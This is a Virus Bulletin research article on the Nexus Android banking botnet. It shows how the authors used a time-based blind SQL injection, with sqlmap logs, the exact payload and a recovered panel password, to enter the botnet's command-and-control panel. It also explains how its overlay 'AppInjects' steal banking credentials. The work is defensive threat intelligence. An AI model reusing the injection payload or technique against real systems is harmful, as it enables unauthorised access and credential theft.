virus BULLETIN Covering the global threat landscape

NEXUS ANDROID BANKING BOTNET – COMPROMISING C&C PANELS AND DISSECTING MOBILE APPINJECTS

Aditya K Sood
F5

Rohit Bansal
Independent

In this article we present details of a security vulnerability in the Nexus *Android* botnet command-and-control (C&C) panel that was exploited to compromise the C&C panel in order to gather threat intelligence. In addition, a model of mobile AppInjects is presented to uncover how overlay attacks are performed on compromised *Android* devices to hijack user accounts and steal credentials.

INTRODUCTION

The threat of *Android* botnets is sophisticated and increasing at an exponential rate. *Android* botnets are a formidable threat to the security and privacy of millions of users worldwide. The unique characteristics of mobile devices, such as their always-on connectivity, the extensive personal data they contain, and their high processing power, make *Android* botnets a potent weapon for cybercriminals. The ability to infect a significant number of devices stealthily amplifies the impact of cybercriminals' malicious activities and poses significant challenges to cybersecurity professionals and organizations.

As the most widely used mobile operating system, *Android* has become a prime target for cybercriminals who seek to assemble networks of compromised devices, known as botnets, to carry out large-scale cyber attacks. These malicious networks can be harnessed for various purposes, including distributed denial-of-service (DDoS) attacks, data theft, spam campaigns, cryptocurrency mining, and even espionage.

In this article we discuss the inherent security flaw present in the Nexus *Android* C&C panel, which has been exploited to gather internal details of the C&C design. After successful compromise, we focus on AppInjects and on how exactly payloads are injected into legitimate applications on compromised *Android* devices.

Details of the Nexus *Android* bot binary have been presented earlier [1]. In addition, the Nexus *Android* botnet has been rented out as malware-as-a-service [2] in the Russian underground cyber market to enhance the crimeware market [3].

For penetration testers and security researchers, it is important to find security vulnerabilities in the C&C panels of botnets in order to obtain access and gain intelligence to help combat botnet infections. C&C panel compromise allows threat analysts and researchers to:

- Restrict the infections by jamming the communication between the infected systems and the C&C panel.
- Generate threat intelligence by analysing the inherent functionalities supported by the bot.
- Analyse the exfiltrated data from the compromised hosts to determine the potential security breaches.
- Assess the impact of the active botnet on organizations and enterprises.
- Design signatures, heuristics and ML/AI algorithms to detect and prevent infections as a proactive measure.

EXPLOITING AN SQL INJECTION VULNERABILITY IN THE NEXUS C&C PANEL

Successful exploitation of security vulnerabilities in malicious software plays a crucial role in understanding the design of botnets and their inherent capabilities. This further helps security researchers to generate threat intelligence to help combat similar attacks. This is why security researchers prefer to target centralized C&C panels deployed by malware operators to manage and operate compromised systems at a large scale. If the C&C panel is compromised, security researchers can dissect the complete architecture of deployed botnets in the wild. Let's analyse a security vulnerability in the Nexus *Android* botnet C&C panel that has successfully been exploited to gain access to the panel.

First let's look at the Nexus *Android* botnet C&C panel. Figure 1 shows the landing page of the *Android* botnet.




Figure 1: Landing page of the Nexus Android botnet C&C panel.

On further enumeration and resource fuzzing, it was discovered that the /api resource was available. When an HTTP GET request was initiated it resulted in "fail", as the request did not have authentication credentials, and the API endpoint failed to validate. However, during this analysis the URL structure of the API endpoint was confirmed.




Figure 2: The HTTP GET request resulted in "fail".

Specific versions of the Nexus *Android* botnet C&C panel are vulnerable to SQL injection vulnerability. The API endpoint used by the C&C panel for communication with the compromised *Android* devices allows remote attackers to inject payloads to directly access the backend SQL interface and extract credentials on the fly. The vulnerability exists in the "value" HTTP GET parameter. The potential vulnerable URL is presented below:

```
http://<nexus android c&c host>/api/?param=sms&value=1<injected payload]
&botid=f991a83c2a9f25c8de68ad597e98a91b&method=bots.update&access=1
```

Figure 3 presents the SQL injection tests launched to determine the vulnerable parameter. It highlights that the "value" parameter is successfully injected with the "MySQL >= 5.0.12 AND time-based blind (query SLEEP)" payload.

```
[08:28:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[08:28:21] [WARNING] GET parameter 'param' does not seem to be injectable
[08:28:21] [INFO] testing if GET parameter 'value' is dynamic
[08:28:21] [WARNING] GET parameter 'value' does not appear to be dynamic
[08:28:21] [WARNING] heuristic (basic) test shows that GET parameter 'value' might not be injectable
[08:28:21] [INFO] testing for SQL injection on GET parameter 'value'
[08:28:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:28:22] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[08:28:22] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[08:28:22] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[08:28:23] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[08:28:23] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[08:28:24] [INFO] testing 'Generic inline queries'
[08:28:24] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[08:28:24] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[08:28:25] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[08:28:25] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[08:28:36] [INFO] GET parameter 'value' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[08:28:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[08:28:44] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potent
ial) technique found
```

Figure 3: Detected vulnerable and injectable parameter.

Once the injectable parameter is known, additional payloads are injected. The successful SQL injection executed is time-based [4], which is a blind SQL injection technique in which the payload is injected and the database pauses for some time to run the query successfully, thereby resulting in extraction of data from the active tables. The attacker creates a logic to enumerate data one character at a time by implementing a time check to extract complete data strings from the table. In Figure 4, you can see that the database name is 'nexus' and the table name is 'users'. The response time is adjusted to obtain the string, which is the password. The blind time-based SQL injection technique is also useful in executing payloads successfully even if the database has load or performance issues.

```
[08:29:15] [WARNING] GET parameter 'access' does not appear to be dynamic
[08:29:15] [WARNING] heuristic (basic) test shows that GET parameter 'access' might not be injectable
[08:29:15] [INFO] testing for SQL injection on GET parameter 'access'
[08:29:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:29:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[08:29:16] [INFO] testing 'Generic inline queries'
[08:29:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[08:29:17] [WARNING] GET parameter 'access' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 188 HTTP(s) requests:
---
Parameter: value (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: param=sms&value=1' AND (SELECT 4901 FROM (SELECT(SLEEP(5)))UWmS) AND 'FoMq'='FoMq&botid=f991a83c2a9f25c8de68ad597e98
a91b&method=bots.update&access=1
---
[08:29:17] [INFO] the back-end DBMS is MySQL
[08:29:17] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent pot
ential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:29:25] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'nexus'
[08:29:25] [INFO] fetching number of column(s) 'password,username' entries for table 'users' in database 'nexus'
[08:29:25] [INFO] retrieved: 1
[08:29:31] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....................
(done)
[08:29:39] [INFO] adjusting time delay to 1 second due to good response times
dskjfkj3298982j@@834
[08:31:15] [INFO] retrieved: root
Database: nexus
Table: users
[1 entry]
+----------+----------------------+
| username | password             |
+----------+----------------------+
| root     | [redacted]           |
+----------+----------------------+
```

Figure 4: Successful SQL injection results in leakage of credentials.

After obtaining the username and password, it was possible to successfully access the C&C panel, as shown in Figure 5.




Figure 5: Nexus C&C panel accessed successfully.

This research underlines the importance of penetration testing and vulnerability exploitation in generating threat intelligence to combat adversaries in a proactive manner.

> *Note: We believe that the Nexus Android botnet C&C panel could be vulnerable to more SQL injections specific to different components.*

In the next section, we present the attack model of mobile AppInjects.

MOBILE APPINJECTS: OVERLAY ATTACKS

The Nexus *Android* bot executes overlay attacks on compromised devices. Overlay attacks are carried out on compromised *Android* devices by abusing the User Interface (UI) and inherent APIs supported by the *Android* OS. The attacker designs a malicious application or software element that creates a deceptive overlay on top of a legitimate application or user interface. The deceptive overlay tricks users into interacting with it, capturing sensitive information such as login credentials, credit card details, or personal data. Figure 6 outlines the working model of an overlay attack.




Figure 6: Overlay attack in Android devices.

Let's discuss the overlay attack model in detail.

- Step 1: The attacker lures the mobile user into visiting a malicious domain hosting a camouflage *Android* application by using attacks such as drive-by downloads, phishing, etc. The attacker convinces the user to install a seemingly legitimate application from a malicious domain as the hosted applications often promise useful functionalities, such as free games, utilities, or productivity tools.
- Step 2: The camouflage application is successfully downloaded onto the *Android* device and, once installed, requests certain permissions, including the 'Draw over other apps' permission to obtain overlay functionality. This permission allows the application to draw elements on top of other running applications.
- Step 3: The camouflage application (bot) connects back to the C&C server, sending messages to confirm that the attack is successful and the device has been compromised.
- Step 4: The C&C server responds with required commands to the camouflage application to ensure the *Android* device has now become part of the botnet.

- Step 5: The camouflage application constantly monitors the foreground applications running on the device, waiting for specific target applications – such as banking apps, social media apps, or email clients – to launch. When the user interacts with any banking application, the camouflage application becomes active.
- Step 6: On detecting the user's action, the camouflage application triggers the inherent logic to start the injection engine to initiate the attack.
- Step 7: When a targeted application, such as a banking application, is launched, the camouflage application swiftly displays a deceptive overlay (AppInject code) on top of the legitimate application. The overlay usually mimics the legitimate application's login screen or other crucial sections, making it difficult for the user to notice the deception.
- Step 8: Once the AppInject code is successfully injected, the user believes they are interacting with the legitimate application and enters their login credentials or sensitive information into the deceptive overlay. The camouflage application captures this information.
- Step 9: The camouflage application transmits the harvested credentials from the compromised mobile device to the C&C server. With the harvested credentials, the attacker can gain unauthorized access to the user's accounts, exposing them to potential financial loss, identity theft, or privacy breaches.

As discussed in the last section, once the Nexus C&C panel was successfully compromised, we were able to analyse the mobile AppInjects. It was discovered that the Nexus C&C panel provides a well-structured AppInject code that can simply be added to the Nexus bot during the build process and the AppInjects were used to trigger overlay attacks. Figure 7 shows the AppInject functionality in the Nexus *Android* botnet C&C panel.




Figure 7: AppInject functionality in the C&C panel.

The C&C panel is equipped to automatically insert the AppInject code in the camouflage application during the build generation. The process is completely automated as the attacker can simply specify the options and select the AppInject payload to be added. On further analysis, we discovered that the Nexus *Android* C&C panel stores AppInjects for a variety of banks. Figure 8 shows the AppInject payload for *Wells Fargo* bank.




Figure 8: Wells Fargo AppInject code in the Nexus Android C&C panel.

The AppInject code for *Morgan Stanley* and *American Express* banking applications are also shown in the Appendix. This reflects that attackers opt for automation to ease the process of generating camouflage applications with AppInject code embedded directly into them.

RECOMMENDATIONS

A number of recommendations and best practices are discussed below to stay proactive against mobile attacks and fraud:

- Always download applications from official application stores like *Google Play Store*, where apps undergo a vetting process to minimize the risk of malicious code. Avoid installing apps from third-party sources unless you fully trust the source.
- Enable two-factor authentication whenever possible to add an extra layer of security to your accounts.
- Consider using reputable mobile security software that can detect and block overlay attacks and other threats.
- Regularly update your *Android* device and applications to ensure you have the latest security patches.
- *Android* devices have a 'Verify Apps' feature that scans apps for potential threats. Make sure it is enabled in the device settings.
- Pay attention to the permissions requested by an app during installation. Avoid granting unnecessary or suspicious permissions.
- Always review the permissions an application requests during installation. Be cautious of applications that request excessive permissions unrelated to their functionalities.

CONCLUSION

Threat intelligence plays a pivotal role in the fight against *Android* botnets. In this article, we have shown how penetration testing and vulnerability assessment provide vital tactics in compromising the Nexus *Android* botnet C&C panel to generate threat

intelligence. These botnets present significant challenges to the security of *Android* devices, as well as posing risks to user privacy and the integrity of mobile ecosystems.

Organizations must invest in advanced threat intelligence tools, hone their incident response capabilities, and continuously educate their workforce to recognize and report potential threats effectively. Embracing an intelligence-driven approach to cybersecurity will be crucial for staying resilient against these threats.

To effectively combat the ever-evolving threat landscape posed by *Android* botnets, collaboration among various stakeholders is essential. Organizations, security vendors, researchers, and law enforcement agencies must work together to share threat intelligence and coordinate efforts to dismantle botnet infrastructures.

REFERENCES:


[1] Cleafy. Nexus, A New Android Botnet? 21 March 2023. https://www.cleafy.com/cleafy-labs/nexus-a-new-android-botnet.

[2] Rashid, H. New Android Botnet Nexus Being Rented Out on Russian Hacker Forum. Hack Read. 23 March 2023. https://www.hackread.com/android-botnet-nexus-sold-russian-hacker-forum/.


[3] Sood. A.K.; Enbody, R.J. Crimeware-as-a-service – A survey of commoditized crimeware in the underground market. International Journal of Critical Infrastructure Protection. Volume 6, Issue 1, March 2013, Pages 28-38. https://www.sciencedirect.com/science/article/abs/pii/S1874548213000036.

[4] Owasp. Blind SQL Injection. https://owasp.org/www-community/attacks/Blind_SQL_Injection.

APPENDIX



AppInject code for Morgan Stanley Android application.



AppInject code for American Express Android application.

Head of Testing: Peter Karsai
Security Test Engineers: Adrian Luca, Csaba Mészáros, Ionuţ Răileanu
Operations Manager: Bálint Tanos
Sales Executive: Allison Sketchley
